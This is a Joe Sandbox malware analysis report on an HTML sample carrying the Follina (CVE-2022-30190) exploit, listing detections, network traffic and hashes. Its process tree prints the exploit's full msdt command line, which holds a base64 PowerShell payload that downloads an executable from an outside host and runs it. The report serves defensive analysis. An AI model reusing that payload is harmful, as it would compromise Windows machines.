ID: 696621
Sample Name:
fbGUvJ4AdV.html
Cookbook: default.jbs
Time: 15:27:50
Date: 02/09/2022
Version: 35.0.0 Citrine

Table of Contents

Script: 18
Code 18


Windows Analysis Report

fbGUvJ4AdV.html


Overview

General Information

Sample Name:	fbGUvJ4AdV.html
Analysis ID:	696621
MD5:	da3469806af3aa..
SHA1:	6d9fd23a4d32a5..
SHA256:	c3afbf5a136b204..
Tags:	CVE-2022-30190 Exploit html
Infos:	



Detection




Follina CVE-2022-30190

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Microsoft Office Expl…
- Found a high number of Window / U…
- Very long cmdline option found, this…
- IP address seen in connection with …
- JavaScript source code contains lar…

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 5708 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
  - chrome.exe (PID: 5404 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1948 --field-trial-handle=1740,i,14618335365964935446,5264089186027307751,131072 /prefetch:8 MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
  - msdt.exe (PID: 6208 cmdline: "C:\Windows\system32\msdt.exe" ms-msdt:/id%20PcwDiagnOstic%20-skIP%20FORCE%20-paraM%20%22It_ReBrOwsefoRfILE=#fbK%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=I$(Iex($(Iex('[SYStem.teXT.eNCoDiNG]'+[ChaR]0x3A+[cHaR]58+'UTF8.gEtSTRInG([SYStEm.conVeRT]'+[CHAR]58+[ChAR]58+'fROmbasE64strInG('+[ChaR]0X22+'c1RPcC1QUk9jZXNzIC1GT1JDZSAtTkFtZSAnbXNkdCc7JHNZID0gQWRkLVRZcEUgLW1FbUJFUmRFRmluaXRpT04gJ1tEbGxJbXBvcnQoInVSTE1vbi5kTEwiLCBDaGFyU2V0ID0gQ2hhclNldC5Vbmljb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWRUb0ZpbGUoSW50UHRyIHUsc3RyaW5nIEksc3RyaW5nIGMsdWludCBzUCxJbnRQdHIgVik7JyAtTmFtZSAibHhQIiAtTmFtRVNwQWNlIEtJeCAtUGFzc1RocnU7ICRzWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cHM6Ly9hLnBvbWYuY2F0L2lwcmlnay5leGUiLCIkZW5WOkFQUERBVEFcQ2JodHIuZXhlIiwwLDApO1NUQVJ0LVNMRWVwKDMpO1J1bkRsbDMyLkVYZSB6aXBmbGRyLmRsbCxSb3V0ZVRoZUNhbGwgIiRFbnY6QVBQREFUQVxDYmh0ci5leGUiO3NUb3AtUFJPQ0VzcyAtZm9SQ0UgLU5hbWUgJ3NkaWFnbmhvc3Qn'+[Char]34+'))'))))Ti/../../../../../../../../../../.mSi%20%22 MD5: 8BE43BAF1F37DA5AB31A53CA1C07EE0C)
- chrome.exe (PID: 1108 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" "C:\Users\user\Desktop\fbGUvJ4AdV.html MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.697950028.0000023881AC4000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Source	Rule	Description	Author	Strings
00000010.00000002.698155124.0000023881B59000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000010.00000002.698121675.0000023881B50000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file


Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	Path Interception	1 Process Injection	2 Masquerading	OS Credential Dumping	1 Application Window Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	1 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Data Encoding	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Scripting	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	1 Ingress Tool Transfer	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
fbGUvJ4AdV.html	12%	ReversingLabs	Script.Exploit.Heuristic	
fbGUvJ4AdV.html	12%	Virustotal		Browse
fbGUvJ4AdV.html	0%	Metadefender		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
accounts.google.com	216.58.215.237	true	false		high
www.google.com	172.217.168.36	true	false		high
clients.l.google.com	172.217.168.78	true	false		high
clients2.google.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.81&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
216.58.215.237	accounts.google.com	United States		15169	GOOGLEUS	false
172.217.168.78	clients.l.google.com	United States		15169	GOOGLEUS	false
172.217.168.36	www.google.com	United States		15169	GOOGLEUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false

Private

IP
192.168.2.1
192.168.2.4
192.168.2.5

IP
192.168.2.23
127.0.0.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	696621
Start date and time:	2022-09-02 15:27:50 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	fbGUvJ4AdV.html
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.expl.winHTML@39/0@4/9
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .html • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 172.217.168.35, 142.250.203.110, 74.125.160.202, 216.58.215.234, 172.217.168.67
- Excluded domains from analysis (whitelisted): r5---sn-4g5e6nzs.gvt1.com, client.wns.windows.com, fs.microsoft.com, r2---sn-4g5e6nzz.gvt1.com, eudb.ris.api.iris.microsoft.com, ctldl.windowsupdate.com, clientservices.googleapis.com, r5---sn-4g5ednsz.gvt1.com, r5.sn-4g5lznez.gvt1.com, arc.msn.com, ris.api.iris.microsoft.com, r4---sn-4g5e6nsk.gvt1.com, redirector.gvt1.com, update.googleapis.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, r5---sn-4g5lznez.gvt1.com, optimizationguide-pa.googleapis.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General


File type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	6.049533660136345
TrID:	
File name:	fbGUvJ4AdV.html
File size:	19189
MD5:	da3469806af3aacbbbd22a763343fff2
SHA1:	6d9fd23a4d32a5963c24d39b5402eeaf2a54f093
SHA256:	c3afbf5a136b204e16eb6e1cf00cbb03ee36eff42f519f26f1d1d1e58f0b87e1
SHA512:	7e0cbfb15bf2bc8bbbb1727ba9bcfc472bad56b6887457be564ab84b1d69c6ad81dc827e1d04cc57f3f3e4255494484073dee58a79a390e08fe3888939730a2d
SSDEEP:	384:9W4t9eJgaU7XWH7/hjoNso7qSVUajB+IOFFUD6kNTPhFEsAll:neJgaUShENTHVFVwHM1phFEse
TLSH:	A082C0A9D03658346DD45C134A753D96BD20FA75C4BC9B282E4CF72D532D4E1ED8283A
File Content Preview:	<!DOctYpE hTmL>....<HtML>....<bodY>....<ScRiPT laNGUAGe="jscripT">....//Nn2wp6S4Yl6LHD8RlkuH2nRrwM4IwiGC2LqC6DJpN8XYHUc8JE1CS322bpIjLLlSzFr2pDpqdRNlULZdgV0m7sAoiC4lFm8MHONeXSmmMbu8R CnbuU8BXfdqJNfW9P9Ywgg9nOxJaWPpgS3g05gaFqEmQGOCbebhz32j6P95K6A0kX8Y1Cv7mnh

File Icon

Icon Hash:	78d0a8cccc88c460

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 15:28:54.879998922 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:54.880044937 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:54.880124092 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:54.880600929 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:54.880621910 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:54.894287109 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:54.894330978 CEST	443	49750	216.58.215.237	192.168.2.3
Sep 2, 2022 15:28:54.894418001 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:54.894710064 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:54.894727945 CEST	443	49750	216.58.215.237	192.168.2.3
Sep 2, 2022 15:28:54.943497896 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:54.960045099 CEST	443	49750	216.58.215.237	192.168.2.3
Sep 2, 2022 15:28:54.989614010 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:54.989650965 CEST	443	49750	216.58.215.237	192.168.2.3
Sep 2, 2022 15:28:54.989794970 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:54.989814043 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:54.990809917 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:54.990840912 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:54.990910053 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:54.991908073 CEST	443	49750	216.58.215.237	192.168.2.3
Sep 2, 2022 15:28:54.992002010 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:54.993104935 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:54.993181944 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:54.993199110 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:55.175978899 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:56.073260069 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:56.073594093 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:56.073594093 CEST	443	49750	216.58.215.237	192.168.2.3
Sep 2, 2022 15:28:56.073848963 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:56.073986053 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:56.074013948 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:56.074413061 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:56.109338999 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:56.109447956 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:56.109489918 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:56.109589100 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:56.109668970 CEST	49749	443	192.168.2.3	172.217.168.78
Sep 2, 2022 15:28:56.115366936 CEST	443	49750	216.58.215.237	192.168.2.3
Sep 2, 2022 15:28:56.130569935 CEST	443	49750	216.58.215.237	192.168.2.3
Sep 2, 2022 15:28:56.130816936 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:56.130831957 CEST	443	49750	216.58.215.237	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 15:28:56.130899906 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:56.146040916 CEST	49750	443	192.168.2.3	216.58.215.237
Sep 2, 2022 15:28:56.146084070 CEST	443	49750	216.58.215.237	192.168.2.3
Sep 2, 2022 15:28:56.148969889 CEST	49749	443	192.168.2.3	172.217.168.78
